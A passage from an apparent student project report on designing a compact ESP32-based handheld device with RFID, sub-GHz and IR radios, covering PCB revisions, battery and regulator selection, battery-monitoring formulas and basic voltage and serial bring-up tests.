


Figure 2.5 - Disassembled Version 2 PCB

Prior to the disassembly of the PCB, testing of the components and features was done, shown in *Table 2.3*, which categorises and summarises the basic levels of functionality.

Device / Subsystem	Status	Comments
ESP32 chip	Worked	The new ESP32 chip was able to be programmed, communicated with and code was executed successfully when tested.
USB power	Worked	The second USB port added powered the device correctly.
Battery power	Worked	The addition of the voltage boosting prior to regulation dealt with the issues found in version 1, leading to successful power delivery and regulation.
Battery charging	Worked	No changes were made between versions; functionality remained the same.
Power source selection	Worked	No changes were made between versions; functionality remained the same.
IR emitter	Worked	No changes were made between versions; functionality remained the same.
IR receiver	Worked	No changes were made between versions; functionality remained the same.
PN532 (HF RFID)	Worked	Design fixes based on version 1 were made, with the transition from a PCB track antenna to an external connection. Communication and scanning of RFID cards was successful.
RDM630 (LF RFID)	Failed	The '*C8051F330*' IC needed to be programmed however the connections to do so were not added. Kynar wire was attempted to be soldered on as a temporary programming interface however it did not work.
2x CC1101 (Sub-GHz)	Partial	Some communication was possible with the devices but due to their use of the RF switches, transmission and receiving of signals was not possible.
NRF24 (Bluetooth)	N/A	Device was not tested prior to the disassembly of the PCB.
TFT touchscreen	Worked	Graphics could be loaded on the display and touch inputs were recognised.
MicroSD card	Worked	Files could be loaded from and saved to the SD card with the ESP32.
Vibration motor	Worked	Pulses could be sent and outputted from the motor.

Table 2.3 - Version 2 Testing Summary

As the PCB was in an unusable state, a new board would have to be used if it were to be reassembled, but there would be no guarantee that the same issue from the RF switches would happen again. Additional components would also need to be ordered as those removed had a high probability of damage. This left two options for moving forward; the first was to use spares of the current PCB, ordering the additional needed components. The second was to revise the PCB design, replacing the RF switches and using wider traces in attempt to mitigate the problem. These courses of actions were realised on the Friday with a meeting with the project supervisor scheduled for the following Monday. Conscious that the project was already over budget and the current point in the project's timeline, both options were completed over the weekend so that once the decision had been made, the appropriate actions could be made to progress with the project. It was decided that a third version of the PCB would be the right choice, so the orders were placed.

2.2.3 Version 3

After the outcome of the second version, the majority of the design remained unchanged with minimal modifications made to the relevant parts, replacing the RF switches with the '*PE4251MLI-Z*' [16] made by Peregrin Semiconductor, known as pSemi, as well as minor modifications tiding up and rerouting traces. The schematic for the final version of the PCB is shown in *Figure 2.6*. As this iteration is the current implementation of the device, the majority of discussion related to each of the features and subsystems is done separately within the following sections.




Figure 2.6 - Version 3 Schematic

As there was a limited number of changes made to the schematic, the PCB layout from version 2 could be reused, saving the time taken to design. *Figure 2.7* shows the updated PCB layout, 3D rendering and the assembled board. Due to the compact size and density of components, a 4-layer PCB was used with the following stack-up, layer-1 for routing signals, layer-2 as a ground plane, layer-3 was a 3.3 V power plane and layer-4 for signal routing as well. This allowed for vias to be placed directly in the footprints of components such as decoupling capacitors, negating the need for routing power and ground connections, meaning they can be positioned in closer proximity to the IC or circuit they provide power filtering for. The ground plane also provides a level of electrical isolation and reduces the magnetic field created by the circuitry which helps to improve the performance of RFID communication as later discussed in *9 RFID*. Through-hole pads were connected to each pin of the ESP32 module to enable connection and probing of the GPIO pins easier when debugging and testing the board. A header was also added to the '*C8051F330*' IC which is part of the RDM630 LF RFID circuitry so that the firmware could be uploaded, which was an issue in the previous design.




Figure 2.7 - Version 3 PCB Layout (left), 3D View (middle), Photo of Assembled PCB (right)

Research, design, programming and testing for each of the sub-systems included in the final version of the device created is done in the sections below, starting with the microcontroller PCB.

3 Custom Microcontroller PCB

Early on in the research and design process for the project, it was determined that in order to create a device with the planned capabilities and a compact form factor, the microcontroller used would need to be directly integrated on the PCB instead of using a premade development board. This section focuses on the research, design, implementation and basic testing of the circuitry related to the core microcontroller as well as the power regulation and distribution through the board.

3.1 Research and Methodology

3.1.1 Selection of the ESP32 Chip

ESP32 chips come in two main form factors, System-on-Chip (SoC) and Modules, SoCs are the standalone silicone ICs whereas a module has additional hardware and components such as power management, oscillators, RF shielding and impedance matched antenna traces that allow for the chip to be used. Modules are already RF certified and tested unlike SoCs, for these reasons, it was chosen that a module would be the best option. Next, the product series needed to be selected, under the ESP32 umbrella, there are 235 chips that offer different features and capabilities. Espressif have a '*Product selector tool*' [7], shown in *Figure 3.1*, which allows for easy comparison and filtering of the chips based on a range of criteria.




Figure 3.1 - ESP Product Selector

Initial selection of the ESP32 chip was relatively fast by first filtering for chips that are in mass production, have Wi-Fi, Bluetooth and the ability to connect to an external antenna. This decision was made as it allows for greater freedom in PCB placement and the ability to test and change different antennas for a given situation. This reduced the number of options down to 40, the next step was to estimate the number of GPIO pins and SPI busses needed, found to be 29 and two respectively. 11 chips remained, which were all part of the '*ESP32-S3*' series. Finally, the flash memory and PSRAM sizes were the main differences between each of the chips. Modules that have greater than 2 MB of PSRAM restrict the number of usable GPIO pins, thus only 8 are left. From these, the chip that had the largest flash and PSRAM sizes, was selected to accommodate for the large program size that the code was expected to need. The chosen chip is the '*ESP32-S3-WROOM-1U-N16R2*' [17], with the details and features listed in *Table 3.1*, launched in 2021 and a support commitment until 2033, the module would be suitable for long term development and manufacturing.

Feature	Specification
Product MPN	ESP32-S3-WROOM-1U-N16R2
No. of GPIO pins	36
Flash memory (MB)	16
PSRAM (MB)	2
SRAM (KB)	512
No. of SPI interfaces	4
No. of I2C interfaces	2
No. of UART interfaces	3
Connection options	UART bridge and USB On the Go (OTG)
Size (mm)	18 * 25.5 * 3.2

Table 3.1 - ESP32-S3-WROOM-1U-N16R2 Specifications

3.1.2 ESP32 Reference Design

Espressif provide reference designs and example schematics for Development Kits (Devkits) that can be used when creating devices and products that use an ESP32. *Appendix B* shows the schematic for the selected module for the project and was used as a base for the rest of the project. When researching the PCB design, a post titled "*Build Custom ESP32 Boards From Scratch! | the Complete Guide to Designing Your Own ESP32-S3 and C3 | Full Tutorial*" [18], was found on the project sharing community called '*Instructables*', which provided clarification on parts of the schematic and gave guidance on suggested layout and component choices for the board, such as routing the USB connections as differential pairs to prevent timing differences during programming.

3.1.3 Battery Selection

One of the project's specification requirements is that the device can be powered with battery for ease of use and portability without having to carry additional items to operate it. To do so, the type of battery needed to be determined which was done based on a number of criteria; size, weight, rechargeability, output voltage, capacity and cost. An ESP32 needs a 3.3 V inputted to operate so the number of batteries needed is also a factor in the selection. Four types of batteries were focused on when deciding, 'AA Alkaline', Nickel-Metal Hydride (NiMH), Lithium-ion (Li-ion) and Lithium-ion Polymer (LiPo), based off preliminary research on the electronics project and information site, 'Maker.io' [19].

Battery Type	AA Alkaline [20]	NiMH [21]	Li-ion [22]	LiPo [23]
Rechargeable	No	Yes	Yes	Yes
Nominal voltage (V)	1.5	1.2	3.7	3.7
No. required	3	3	1	1
Current output	Low	Moderate	High	High
Specific energy ($Whkg^{-1}$)	65 – 100 [24]	70 – 100 [25]	160 [26]	100 – 256 [27]
Rated temperature (°C)	-20 – 54	-10 – 50	-20 – 60	-20 – 60
Self-discharge rate	Low	High	Medium	Medium
Charge cycles	N/A	500 - 1000	300 - 1000	300 - 1000
Shelf life (years)	10	5	3	3
Typical use	Consumer devices	Consumer devices	Consumer devices, embedded devices and automotive	Consumer devices, embedded devices and phones
Safety considerations	Minimal	Low	Significant	Significant
Cost range	£0.25 - £1.00	£1.50 - £5.00	£4.00 - £50.00 +	£4.00 - £50.00 +

Table 3.2 - Battery Type Comparison

Table 3.2, summarises the findings of the research conducted. As 'AA Alkaline' batteries are not rechargeable and multiple would be needed to achieve the required voltage they were eliminated as a choice. Although NiMH batteries are rechargeable, their nominal voltage means that three would be needed, removing them from consideration as well. Li-ion and LiPo batteries were the remaining options, both battery chemistries are lithium based, meaning their performance and characteristics are similar. The main differential is their specific energy, the capacity in relation to weight [28], with LiPo having the higher value, making it the chosen option. Charge cycles is the number of times that the battery is rated to be discharged and recharged whilst maintaining the advertised capacity. After exceeding this, the battery is still able to be used however the performance is worse, discharging at a faster rate, having a lower useable capacity, requiring closer monitoring and more care.

Battery	LP402025 [29]	LP503562 [30]	LP785060 [31]
Capacity (mAh)	150	1200	2500
Dimensions (mm)	26 * 21 * 4	62 * 35 * 5	60 * 51 * 7.9
Weight (g)	10	23	46
Charge cycles	300	300	500
Price	£4.60	£7.60	£11.50

Table 3.3 - LiPo Battery Options

Three LiPo batteries were looked at, with a range of capacities from 150 mAh up to 2500 mAh. The median battery, LP503562, with a 1200 mAh capacity was chosen due to the having a relatively large capacity whilst not being too large or heavy. During normal operation of the device, power consumption is expected to be minimal, with peach current draws occurring when RF signals are transmitted. This further justifies the battery selection and in *11 Final System Testing and Validation*, the average current draw during the different stages of operation will be determined.

As mentioned in *Table 3.2*, LiPo batteries have significant safety considerations across, storage, charging and operation. Lithium is a highly reactive metal, which is the reason it is commonly used for batteries however, when exposed to temperatures outside the safe range, the casing is damaged, too high a current is drawn, it is over charged or drained complexly they are at risk of catching fire. Appropriate circuitry and considerations need to be made to prevent this from happening, such as

using a Low Dropout Regulator (LDO) to regulate the voltage and current output, chargers that are capable of detecting the batteries capacity; terminating charging when safe levels are reached. When these are used, as well as following the Material Safety Data Sheet (MSDS) [32], LiPo batteries become a viable option for use in the project.

3.1.4 Power Delivery and Voltage Regulation

Discussed in *2.2.1 Version 1*, the first design iteration used parts of the '*Adafruit HUZZAH32 – ESP32 Feather Board*' schematic [12] as a base for how to implement power delivery, regulation, battery charging and input selection between the USB connections and the battery. The power flow diagram shown *Figure 3.2*, provides an overview of the implementation of this. The blue blocks represent the power inputs, IC chips and semiconductors in grey and the regulated outputs in their common colours of 5 V in red and 3.3 V as orange.




Figure 3.2 - Original Power Flow Diagram

Testing the first PCB version, found an issue with operation through battery power. The regulated output voltage was lower than the required 3.3 V causing performance issues and power fluctuations. This was due to the voltage regulator requiring between 4.75 V and 15 V at the input [33], in order to step down the voltage and output the needed current. To achieve this, prior to feeding the battery voltage into the MOSFET and voltage regulator, it needs to be stepped-up. A potential issue with this however is that voltage boosters normally require the use of transformers, taking up a large space which would be an issue. Texas Instrument's '*TPS61023*' IC measuring 1.2 mm * 1.6 mm [34], is capable of stepping up the voltage to 5 V with minimal additional components shown in the reference design schematic, *Figure 3.3*.




Figure 3.3 - TPS61023 Typical Application Design [34]

Based on this, when the device will be powered through the battery, regulated voltage and current to the components will be at a suitable voltage and current allowing them to operate correctly. *Figure 3.4* shows the update power flow diagram for source selection, battery charging and voltage regulation within the device. As mentioned in *2.2.3 Version 3*, power and ground planes were used for ease of power distribution, reducing the number of traces that needed to be routed and overall complexity. A potential issue with this approach is that a design or component fault in respect to power becomes harder to locate, as well as potentially impossible to isolate and fix similar to what happened in *2.2.2 Version 2*.




Figure 3.4 - Updated Power Flow Diagram

3.1.5 Battery Power Monitoring

The battery will be connected to an analogue input of the ESP32 so that the amount of charge can be calculated. For a LiPo battery, the nominal voltage is 3.7 V with an operational range of 3.0 V to 4.2 V [23]. As the highest voltage that can be outputted by the battery is greater than the ESP's rated input, a potential divider will be needed to reduce the input voltage, two 10 kΩ resistors would be suitable as it would half the voltage making the maximum 2.1 V. The ESP's ADC resolution is 12 bits [17], meaning the maximum raw value that can be read is 4095, from this, the following formula will be implemented in the projects code to allow the battery voltage to be calculated.

$$V_{battery} = ADC\ reading \cdot \frac{V_{reference}}{Resolution} \cdot 2$$

$$Where\ V_{reference} = 3.3\ and\ Resolution = 4095$$

$$V_{battery} = ADC\ reading \cdot \frac{11}{6825} \qquad [2.1]$$

Once the voltage of the battery is determined, the percentage of charge can be calculated by finding where in the operational range the value lies, using the equation below.

$$Battery\ (\%) = \frac{V_{battery} - V_{minimum}}{V_{maximum} - V_{minimum}} \cdot 100$$

$$Where\ V_{minimum} = 3.0\ and\ V_{maximum} = 4.2$$

$$Battery\ (\%) = \frac{V_{battery} - 3.0}{1.2} \cdot 100 \qquad [2.2]$$

3.2 Design and Programming

3.2.1 ESP32 PCB Design

As discussed in *3.1.2 ESP32 Reference Design*, the provided example schematics from Espressif were used, allowing for the creation of the devices base components to be completed quickly. *Figure 3.5* shows the schematic for the ESP32, power and programming.




Figure 3.5 - Schematic of ESP32 and Power Management

A key requirement for the final device was to be compact and portable, enabling it to be used discreetly. To achieve this, the PCB's dimensions was based upon the size of an '*iPhone 16 Pro Max*' measuring 163 mm long and 77.6 mm wide [35], with the device created being 160 mm by 80 mm. So that the size constraints could be met, the decision was made for all resistors, capacitors and inductors to use the '0805' footprint to allow for compact placement. On the first PCB version, some components were in the '0402' footprint which although was possible to solder, it required more work and the expected number of components in the final device meant that the larger size was used throughout.

Once the schematic was designed, the PCB could then be created, laying out the components; with the ESP32 module placed centrally to allow for easy routing to additional IC chips later on, and the USB-C ports located towards the bottom of the board, mimicking a typical phone shown in *Figure 3.6*.




Figure 3.6 - ESP32 and Power Management PCB Layout (left), 3D View (right)

3.3 Device Functionality Testing

Before programming began, the device's base features needed to be tested, verifying that there were no underlying issues with the ESP32 microcontroller. The conducted tests are shown below with a description of each, and the results show after.

3.3.1 Voltage Probing of PCB

Voltages at different points of the PCB were measured and compared to their expected values shown in *Table 3.4*. A tolerance of ± 5% was used as the acceptable range for the results due to power fluctuations and electromagnetic interference (EMI) from nearby devices and lab system.

Test point	Expected (V)	Actual (V)	Deviation (%)	Result
+V_USB	5.00	5.02	0.40	Pass
+3.3VA	3.30	3.35	1.50	Pass
+V_BAT_5V	5.00	4.96	0.80	Pass
+5V	5.00	4.98	0.40	Pass
+3V3	3.30	3.32	0.60	Pass

Table 3.4 - PCB Voltage Measurements

3.3.2 Serial Communication with ESP32

Programming the device with a script that transmits the commonly used string "Hello World!", over the serial monitor was done, with code and output shown in *Figure 3.7*. This confirms that the USB-C to UART bridge worked correctly, and programming could begin for the rest of the device.

```
void setup() {
  Serial.begin(115200);
  delay(100);
  Serial.println("Hello World!");
}
```

```
ESP-ROM:esp32s3-20210327
Build:Mar 27 2021
